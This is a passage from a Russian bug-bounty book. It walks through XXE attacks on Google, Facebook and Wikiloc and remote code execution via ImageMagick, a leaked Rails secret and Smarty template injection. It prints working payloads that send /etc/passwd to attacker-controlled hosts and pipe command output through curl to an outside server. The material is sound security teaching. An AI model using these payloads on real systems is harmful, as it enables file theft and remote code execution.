<!ELEMENT Compenstaion (#PCDATA)>
```

```
<!ELEMENT Responsibility (#PCDATA)>
<!ATTLIST Responsibility optional CDATA "0">
<!ELEMENT Website ANY>
<!ENTITY url SYSTEM "website.txt">
]>
<jobs>
 <job>
  <title>Hacker</title>
  <compensation>1000000</compensation>
  <responsibility optional="1">Shot the web</responsibility>
  <website>&url;</website>
 </job>
</jobs>
```

Обратите внимание: я добавил `!ELEMENT` с именем `Website`, но вместо `(#PCDATA)` указал `ANY`. Это означает, что тег `Website` может содержать любое сочетание разбираемых данных. Кроме того, определена сущность `!ENTITY` с атрибутом `SYSTEM`, предписывающим анализатору получить содержимое файла `website.txt`. Картина должна становиться яснее.

Как вы думаете, что произойдёт, если вместо `website.txt` указать `/etc/passwd`? Как вы, вероятно, догадались, XML будет разобран, а содержимое конфиденциального серверного файла `/etc/passwd` попадёт в документ. Но ведь автор XML - мы сами; зачем нам это делать?

Атака XXE становится возможной, когда приложение-жертву удаётся заставить включать подобные внешние сущности при разборе XML. Иными словами, приложение ожидает определённый XML, но не проверяет полученные данные, а просто разбирает их. Допустим, я управляю доской вакансий и позволяю регистрироваться и загружать вакансии в XML. Разрабатывая приложение, я могу предоставить вам свой DTD и предположить, что отправленный файл будет соответствовать требованиям. Не осознавая опасности, я без проверки разбираю всё полученное. Но вы, будучи хакером, отправляете следующее:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
 <!ELEMENT foo ANY>
 <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<foo>&xxe;</foo>
```

Теперь вы знаете, что мой анализатор получит документ и распознает внутренний DTD. Тот определяет тип документа `foo`, разрешает `foo` включать любые разбираемые данные и объявляет сущность `!ENTITY xxe`. При разборе она должна прочитать мой файл `/etc/passwd`; запись `file://` обозначает полный URI-путь к файлу. Элементы `&xxe;` заменяются содержимым файла. Наконец, вы завершаете действительный XML тегом `<foo>`, который выводит сведения моего сервера. Вот, друзья, почему XXE так опасна.

Но это ещё не всё. Что, если приложение ничего не выводит, а только разбирает содержимое? В предыдущем примере файл будет прочитан, но мы его не получим. Тогда вместо включения локального файла можно обратиться к вредоносному серверу:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
 <!ELEMENT foo ANY>
 <!ENTITY % xxe SYSTEM "file:///etc/passwd">
 <!ENTITY callhome SYSTEM "www.malicious.com/?%xxe;">
]>
<foo>&callhome;</foo>
```

Вы, возможно, заметили, что в URL `callhome` используется `%xxe;`, а не `&xxe;`. Знак `%` применяется, когда сущность вычисляется внутри самого определения DTD, а `&` - когда она вычисляется в XML-документе. Теперь при разборе документа сущность `callhome` читает содержимое `/etc/passwd` и выполняет удалённый вызов к `www.malicious.com`, передавая файл как параметр URL. Поскольку сервер находится под нашим управлением, мы проверяем журналы и, конечно же,

находим содержимое `/etc/passwd`. Для веб-приложения игра окончена.

Как сайты защищаются от XXE? Отключают разбор внешних сущностей.

Примеры

1. Доступ на чтение к Google

Сложность: средняя

URL: `google.com/gadgets/directory?synd=toolbar`

Ссылка на отчёт: блог Detectify[1]


Дата сообщения: апрель 2014 года

Вознаграждение: 10 000 долларов

Описание:

С учётом наших знаний об XML и внешних сущностях эта уязвимость довольно проста. Галерея кнопок панели инструментов Google позволяла разработчикам определять собственные кнопки, загружая XML-файлы с определёнными метаданными.

По словам команды Detectify, если загрузить XML-файл с `!ENTITY`, ссылающейся на внешний файл, Google разбирала его и отображала содержимое. Поэтому команда воспользовалась XXE, чтобы вывести файл `/etc/passwd` сервера. Игра окончена.



Снимок внутренних файлов Google, сделанный Detectify

Выводы. Даже гиганты бывают уязвимы. Хотя этому отчёту почти два года, он остаётся прекрасным примером ошибок крупных компаний. Необходимый для атаки XML легко загрузить на сайты, использующие анализаторы XML. Но иногда сайт ничего не возвращает, и тогда придётся испытать другие варианты ввода из упомянутой выше памятки OWASP.

2. XXE в Facebook с помощью Word

Сложность: высокая

URL: `facebook.com/careers`

Ссылка на отчёт: Attack Secure[2]

Дата сообщения: апрель 2014 года

Вознаграждение: 6300 долларов

Описание:

Эта XXE немного отличается от первого примера и сложнее его, поскольку требует удалённого обращения к серверу, как обсуждалось в описании.

В конце 2013 года Facebook исправила XXE-уязвимость, найденную Реджиналдо Силвой. Её потенциально можно было развить до удалённого выполнения кода, поскольку содержимое `/etc/passwd` было доступно. Вознаграждение составило около 30 000 долларов.

Поэтому, поставив перед собой задачу взломать Facebook в апреле 2014 года, Мохамед не считал XXE вероятным вариантом, пока не обнаружил страницу вакансий. Она позволяла загружать файлы `.docx`, которые могут содержать XML. Если вы не знаете, файл `.docx` - всего лишь архив файлов XML. По словам Мохамеда, он создал `.docx`, открыл его в 7-Zip, извлёк содержимое и внедрил в один из XML-файлов следующую полезную нагрузку:

```
<!DOCTYPE root [
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % dtd SYSTEM "http://197.37.102.90/ext.dtd">
%dtd;
%send;
]>
```

Как вы понимаете, если у жертвы разрешены внешние сущности, анализатор XML вычисляет сущность `%dtd;`, выполняя удалённый вызов `http://197.37.102.90/ext.dtd`. В ответ приходит:

```
<!ENTITY send SYSTEM 'http://197.37.102.90/?FACEBOOK-HACKED%26file;'>
```

Теперь `%dtd;` ссылается на внешний файл `ext.dtd` и делает доступной сущность `%send;`. Затем анализатор разбирает `%send;`, которая в действительности выполняет удалённый вызов `http://197.37.102.90/%file;`. Ссылка `%file;` обозначает `/etc/passwd` и должна добавить содержимое файла к запросу `http://197.37.102.90/%file;`.


Мохамед запустил локальный сервер для получения вызова и содержимого посредством Python и SimpleHTTPServer. Сначала ответа не было, но он подождал... а затем получил следующее:

```
Last login: Tue Jul 8 09:11:09 on console
Mohamed:~ mohaab007: sudo python -m SimpleHTTPServer 80
Password:
Serving HTTP on 0.0.0.0 port 80...
173.252.71.129 - - [08/Jul/2014 09:21:10] "GET /ext.dtd HTTP/1.0" 200 -
173.252.71.129 - - [08/Jul/2014 09:21:11] "GET /ext.dtd HTTP/1.0" 200 -
173.252.71.129 - - [08/Jul/2014 09:21:11] code 404, message File not Found
173.252.71.129 - - [08/Jul/2014 09:21:11] "GET /FACEBOOK-HACKED? HTTP/1.0" 404
```

В начале показана команда запуска SimpleHTTPServer. Терминал остаётся на сообщении `Serving`, пока сервер не получит HTTP-запрос. Сначала приходит GET-запрос `/ext.dtd`. Затем, как и ожидалось, сервер получает обратный вызов `/FACEBOOK-HACKED?`, но, к сожалению, без добавленного содержимого `/etc/passwd`. Значит, Мохамед не мог читать локальные файлы либо `/etc/passwd` не существовал.

Прежде чем продолжить, отмечу: Мохамед мог отправить файл без `<!ENTITY % dtd SYSTEM "http://197.37.102.90/ext.dtd">`, просто попытавшись прочитать локальный файл. Ценность выбранных шагов в том, что успешный первоначальный запрос удалённого DTD доказывает наличие XXE. Извлечение `/etc/passwd` - лишь один из способов злоупотребить уязвимостью. Поскольку Мохамед записал HTTP-вызовы Facebook к своему серверу, он мог подтвердить, что компания разбирает удалённые XML-сущности и что уязвимость существует.

Однако после отправки отчёта Facebook попросила видеозапись доказательства концепции, потому что не смогла воспроизвести проблему. Мохамед предоставил видео, но Facebook отклонила отчёт, предположив, что рекрутер нажал ссылку и тем самым вызвал запрос к его серверу. После обмена несколькими письмами группа Facebook, по-видимому, провела дополнительное расследование, подтвердила уязвимость и назначила вознаграждение. В письме компания объяснила, что последствия XXE были менее серьёзными, чем у первоначальной уязвимости 2013 года: прежнюю можно было развить до удалённого выполнения кода, а находку Мохамеда - нет. Тем не менее эксплуатация оставалась действительной.



We sent you a message. Aug 18, 2014 8:27pm

Hi Mohamed,

Here is the full payout information:

After reviewing the bug details you have provided, our security team has determined that you are eligible to receive a payout of $6300 USD.

In order to process your bounty we will need you to provide some information:

- Your full name
- Your country of residence
- Your email address

This information is necessary in order for our payment fulfillment partner to process your bounty. Once processed you will receive an email from bugbountypayments.com with instructions for claiming your bounty.

If you have any questions please do not hesitate to contact us and thank you for all you are doing to help keep Facebook secure!

Thanks,

Emrakul
Security
Facebook

Официальный ответ Facebook

Выводы. Здесь есть несколько уроков. XML-файлы бывают разных форм и размеров: следите за сайтами, принимающими `.docx`, `.xlsx`, `.pptx` и подобные форматы. Как говорилось ранее, ответ XXE иногда приходит не сразу. Этот пример показывает, как настроить сервер для приёма обращения, которое подтверждает XXE.

Кроме того, как и в других примерах, отчёты порой сначала отклоняют. Важно быть уверенным в своей находке и продолжать сотрудничать с компанией, уважая её решение, но одновременно объясняя, почему проблема может быть уязвимостью.

3. XXE в Wikiloc

Сложность: высокая

URL: `wikiloc.com`

Ссылка на отчёт: блог Давида Сопаса[3]

Дата сообщения: октябрь 2015 года

Вознаграждение: сувениры

Описание:

Согласно сайту, Wikiloc - место, где можно находить лучшие маршруты для пеших и велосипедных прогулок и многих других занятий на свежем воздухе и делиться ими. Любопытно, что пользователям позволялось загружать собственные маршруты в XML-файлах. Для хакеров-велосипедистов наподобие Давида Сопаса это выглядело весьма заманчиво.

Как сказано в его описании, Давид зарегистрировался на Wikiloc и, заметив загрузку XML, решил проверить её на XXE. Сначала он скачал с сайта файл, чтобы определить структуру XML; это был файл `.gpx`. Затем исследователь внедрил `<!DOCTYPE foo [<!ENTITY xxe SYSTEM "http://www.davidsopas.com/XXE">]>`.

После этого он вызвал сущность из имени маршрута в строке 13 файла `.gpx`:

```
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "http://www.davidsopas.com/XXE">]>
<gpx
 version="1.0"
 creator="GPSBabel-http://www.gpsbabel.org"
 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 xmlns="http://www.topografix.com/GPX/1/0"
 xsi:schemaLocation="http://www.topografix.com/GPX/1/1 http://www.topografix.com/GPX/1/1/gpx.xsd">
 <time>2015-10-29T12:53:09Z</time>
 <bounds minlat="40.734267000" minlon="-8.265529000" maxlat="40.881475000" maxlon="-8.037170000"/>
 <trk>
  <name>&xxe;</name>
  <trkseg>
   <trkpt lat="40.737758000" lon="-8.093361000">
    <ele>178.000000</ele>
    <time>2009-01-10T14:18:10Z</time>
    (...)
```

В результате сервер Давида получил HTTP-запрос GET: `GET 144.76.194.66 /XXE/ 10/29/15 1:02 PM Java/1.7.0_51`. Это важно по двум причинам. Во-первых, простого контрольного обращения хватило Давиду, чтобы подтвердить вычисление сервером внедрённого XML и возможность внешних вызовов. Во-вторых, Давид использовал существующий XML-документ, поэтому его содержимое соответствовало ожидаемой сайтом структуре. Хотя в описании об этом не говорится,

обращение к собственному серверу могло быть не нужно, если `/etc/passwd` удавалось прочесть и отобразить внутри элемента `<name>`.

Подтвердив внешние HTTP-запросы Wikiloc, оставалось выяснить, может ли сайт читать локальные файлы. Давид изменил внедрённый XML так, чтобы Wikiloc отправила ему содержимое `/etc/passwd`:

```
<!DOCTYPE roottag [
 <!ENTITY % file SYSTEM "file:///etc/issue">
 <!ENTITY % dtd SYSTEM "http://www.davidsopas.com/poc/xxe.dtd">
 %dtd;
]>
<gpx
 version="1.0"
 creator="GPSBabel-http://www.gpsbabel.org"
 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 xmlns="http://www.topografix.com/GPX/1/0"
 xsi:schemaLocation="http://www.topografix.com/GPX/1/1 http://www.topografix.com/GPX/1/1/gpx.xsd">
 <time>2015-10-29T12:53:09Z</time>
 <bounds minlat="40.734267000" minlon="-8.265529000" maxlat="40.881475000" maxlon="-8.037170000"/>
 <trk>
  <name>&send;</name>
  (...)
```

Фрагмент должен выглядеть знакомо. Здесь используются две сущности, вычисляемые в DTD, поэтому они определены с помощью %. Ссылка `&send;` в теге `<name>` в действительности определяется возвращаемым файлом `xxe.dtd`, который Давид отдаёт Wikiloc. Вот этот файл:

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM 'http://www.davidsopas.com/XXE?%file;'>">
%all;
```

Обратите внимание на `%all;`, которая и определяет сущность `!ENTITY send`, замеченную в теге `<name>`. Вычисление происходит так:

1. Wikiloc разбирает XML и вычисляет `%dtd;` как внешний вызов сервера Давида.
2. Сервер Давида возвращает Wikiloc файл `xxe.dtd`.
3. Wikiloc разбирает полученный DTD, что вызывает `%all`.
4. При вычислении `%all` определяется `&send;`, включающая вызов сущности `%file`.
5. В URL значение `%file;` заменяется содержимым файла `/etc/passwd`.

6. Wikiloc разбирает XML-документ и находит сущность `&send;`, которая превращается в удалённый вызов сервера Давида с содержимым `/etc/passwd` в параметре URL.

По его собственным словам, игра окончена.

Выводы. Как уже говорилось, это прекрасный пример применения XML-шаблонов сайта для внедрения собственных сущностей, благодаря которому целевой сайт правильно разбирает файл. Wikiloc ожидала `.gpx`, и Давид сохранил эту структуру, вставив свои XML-сущности в ожидаемые теги, в частности `<name>`.

Кроме того, интересно увидеть, как выдача вредоносного DTD позволяет впоследствии заставить цель выполнить GET-запрос к вашему серверу с содержимым файла в параметре URL.

Итоги

XXE - интересный вектор атаки с огромным потенциалом. Как мы увидели, провести атаку можно несколькими способами: заставить уязвимое приложение вывести свой файл `/etc/passwd`, обратиться к удалённому серверу с содержимым `/etc/passwd` либо запросить удалённый DTD,

который предписывает анализатору выполнить обратный вызов сервера с файлом `/etc/passwd`.

Хакеру следует обращать внимание на загрузку файлов, особенно в любом формате XML, и всегда проверять её на XXE.

Сноски

[1] [назад] Статья Detectify: blog.detectify.com.
[2] [назад] Статья Мохамеда: attack-secure.com.
[3] [назад] Статья Давида Сопаса: davidsopas.com.

Глава 14. Удалённое выполнение кода

Описание

Удалённое выполнение кода означает внедрение кода, который интерпретируется и выполняется уязвимым приложением. Обычно причиной служит пользовательский ввод, который приложение применяет без какой-либо очистки или проверки.

Пример может выглядеть так:

```
$var = $_GET['page'];
eval($var);
```

Уязвимое приложение может использовать URL `index.php?page=1`. Но если пользователь введёт `index.php?page=1;phpinfo()`, приложение выполнит функцию `phpinfo()` и вернёт её результат.

Термин «удалённое выполнение кода» иногда применяют и к инъекциям команд, хотя OWASP различает эти понятия. Согласно OWASP, при инъекции команд уязвимое приложение выполняет произвольные команды в операционной системе узла. Это снова становится возможным из-за неправильной очистки или проверки пользовательского ввода, который попадает в команды операционной системы.

Например, в PHP пользовательский ввод может передаваться функции `system()`.

Примеры

1. ImageMagick в Polyvore

Сложность: высокая

URL: Polyvore.com, приобретённый Yahoo

Ссылка на отчёт: Exploiting ImageMagick on Yahoo[1]

Дата сообщения: 5 мая 2016 года

Вознаграждение: 2000 долларов

Описание:

ImageMagick - пакет программ, широко применяемый для обработки изображений: обрезки, масштабирования и других операций. Его используют PHP-библиотека Imagick, библиотеки Ruby RMagick и Paperclip, а также модуль NodeJS `imagemagick`. В апреле 2016 года в библиотеке раскрыли несколько уязвимостей. Мы сосредоточимся на одной из них, позволявшей злоумышленнику удалённо выполнять код.

В двух словах, ImageMagick неправильно фильтровала передаваемые имена файлов, которые в конце концов использовались при вызове системного метода `system()`. Поэтому злоумышленник мог передать выполняемые команды наподобие `https://example.com"|ls"-la`. Вызов ImageMagick выглядел бы так:

```
convert 'https://example.com"|ls"-la' out.png
```

Любопытно, что ImageMagick определяет собственный синтаксис файлов Magick Vector Graphics (MVG). Злоумышленник мог создать файл `exploit.mvg` со следующим кодом:

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg"|ls"-la)'
pop graphic-context
```

Затем файл передавался библиотеке. Если сайт был уязвим, код выполнялся и выводил список файлов каталога.

Имея эти сведения, Бен Садегипур проверил на уязвимость приобретённый Yahoo сайт Polyvore. Как подробно рассказано в его блоге, сначала Бен испытал файл MVG на собственной локальной машине, чтобы убедиться в его работе. Он использовал следующий код:

```
push graphic-context
viewbox 0 0 640 480
image over 0,0 0,0 'https://127.0.0.1/x.php?x=`id|curl http://SOMEIPADDRESS:8080/ -d @- > /dev/null`'
pop graphic-context
```

Здесь библиотека cURL выполняет вызов `SOMEIPADDRESS`; это значение нужно заменить IP-адресом собственного сервера. В случае успеха приходит примерно следующий ответ:

Ответ тестового сервера ImageMagick Бена Садегипура

Затем Бен посетил Polyvore, загрузил файл как изображение профиля и получил на сервере такой ответ:

Ответ Polyvore на ImageMagick Бена Садегипура

Выводы. Чтение - важная часть успешного хакинга, в том числе чтение об уязвимостях программ и идентификаторах Common Vulnerabilities and Exposures (CVE). Знание прежних уязвимостей помогает, когда встречается сайт, отставший с обновлениями безопасности. В данном случае Yahoo исправила сервер неправильно; мне не удалось найти объяснение, что именно это означало. Благодаря знанию уязвимости ImageMagick Бен смог целенаправленно проверить это программное обеспечение и получить 2000 долларов.

2. RCE в Algolia на facebooksearch.algolia.com

Сложность: высокая

URL: `facebooksearch.algolia.com`

Ссылка на отчёт: https://hackerone.com/reports/134321[2]

Дата сообщения: 25 апреля 2016 года

Вознаграждение: 500 долларов

Описание:

25 апреля 2016 года сооснователь HackerOne Михил Принс проводил разведку Algolia.com с помощью инструмента Gitrob и заметил, что Algolia открыто зафиксировала свой `secret_key_base` в общедоступном репозитории. Поскольку находка вошла в главу об удалённом выполнении кода, Михил, очевидно, добился RCE. Разберём, как это произошло.

Прежде всего, Gitrob - замечательный инструмент из главы «Инструменты», который с помощью API GitHub сканирует общедоступные репозитории в поисках конфиденциальных файлов и сведений. На вход он принимает исходный репозиторий, а затем обходит все репозитории, в которые вносили вклад авторы начального проекта. В них программа ищет конфиденциальные файлы по ключевым словам `password`, `secret`, `database` и другим, а также по расширениям вроде `.sql`.

Поэтому Gitrob отметил бы файл `secret_token.rb` в репозитории Algolia `facebook-search` из-за слова `secret`. Если вы знакомы с Ruby on Rails, этот файл должен стать тревожным сигналом: в нём хранится значение Rails `secret_key_base`, которое ни в коем случае нельзя публиковать, поскольку Rails применяет его для проверки cookie. Как оказалось, Algolia зафиксировала значение в открытом репозитории; коммит и сейчас можно увидеть по адресу github.com.

К слову, вместо самого значения следовало зафиксировать переменную окружения наподобие `ENV['SECRET_KEY_BASE']`, которая читает секрет из места, не вошедшего в репозиторий.

Значимость `secret_key_base` обусловлена тем, как Rails проверяет cookie. Сеансовый cookie Rails выглядит примерно так: `/_MyApp_session=BAh7B0kiD3Nlc3Npb25faWQGOdxM3M9BjsARg%3D%3D--dc40a55cd52fe32bb3b8`. Я сильно сократил значения, чтобы строка поместилась на странице. Всё до `--` - сериализованный объект в кодировке Base64. Часть после `--` - подпись HMAC, по которой Rails проверяет действительность объекта из первой половины. HMAC создаётся с секретом в качестве входного значения. Поэтому, зная секрет, можно подделывать cookie.

Если вы не знакомы с сериализованными объектами и их опасностью, подделка cookie может показаться безвредной. Но после получения cookie и проверки подписи Rails десериализует объект, вызывая методы десериализуемых объектов. Именно процесс десериализации и вызов методов создают злоумышленнику возможность выполнять произвольный код.

Вернёмся к находке Михила. Получив секрет, он мог создавать собственные сериализованные объекты, сохранять их как строки Base64, подписывать и передавать сайту через cookie. Сайт выполнял его код. Для этого Михил воспользовался инструментом доказательства концепции Rapid7 из `metasploit-framework` - Rails Secret Deserialization. Инструмент создавал cookie с обратной оболочкой, позволявшей Михилу выполнять произвольные команды. Он запустил `id` и получил `uid=1000(prod) gid=1000(prod) groups=1000(prod)`. Ответ показался ему слишком общим, поэтому исследователь создал на сервере файл `hackerone.txt`, доказав уязвимость.

Выводы. Надлежащая разведка не всегда потрясает воображение и будоражит кровь, но может оказаться очень ценной. Здесь Михил нашёл уязвимость, открыто лежавшую с 6 апреля 2014 года, просто запустив Gitrob для общедоступного репозитория Algolia Facebook Search. Эту задачу можно начать и оставить выполняться, продолжая искать и взламывать другие цели, а после завершения вернуться к результатам.

3. RCE посредством инъекции шаблона Smarty в Foobar

Сложность: средняя

URL: неприменимо

Ссылка на отчёт: https://hackerone.com/reports/164224[3]

Дата сообщения: 29 августа 2016 года


Вознаграждение: 400 долларов

Описание:

Это моя любимая из обнаруженных на сегодняшний день уязвимостей, но программа была закрытой, поэтому я не могу назвать её. Вознаграждение оказалось небольшим, однако я заранее знал о низких выплатах программы, так что меня это не огорчило.

29 августа меня пригласили в новую закрытую программу, которую мы назовём Foobar. Во время первоначальной разведки я заметил, что интерфейс сайта построен на Angular. Для меня это обычно тревожный сигнал, поскольку раньше мне уже удавалось находить инъекции Angular. Поэтому я стал последовательно проверять страницы и формы сайта, начиная с профиля: вводил `{{7*7}}` и искал отображённое значение 49. На странице профиля успеха не было, но я заметил возможность приглашать друзей и решил её проверить.

После отправки формы я получил следующее письмо:



Письмо с приглашением Foobar


Странно. В начале письма находилась трассировка стека с ошибкой Smarty: выражение `7*7` не распознано. Это сразу насторожило. Казалось, что `{{7*7}}` внедряется в шаблон, тот пытается вычислить выражение, но не понимает `7*7`.

Большинство моих знаний об инъекциях шаблонов пришло от Джеймса Кеттла, разработчика Burp Suite. Я быстро нашёл через Google его статью, где была полезная нагрузка для проверки. У Джеймса есть также прекрасный доклад с Black Hat, который рекомендую посмотреть на YouTube. Я дошёл до раздела Smarty и испытал приведённую нагрузку `{self::getStreamVariable("file:///proc/self/loginuuid")}`. И... ничего. Результата не было.

Любопытно, что при повторном чтении статьи я обнаружил нужную в итоге нагрузку выше по тексту. Очевидно, в спешке я её пропустил. Возможно, это даже к лучшему, поскольку

самостоятельный путь дал мне полезный опыт.

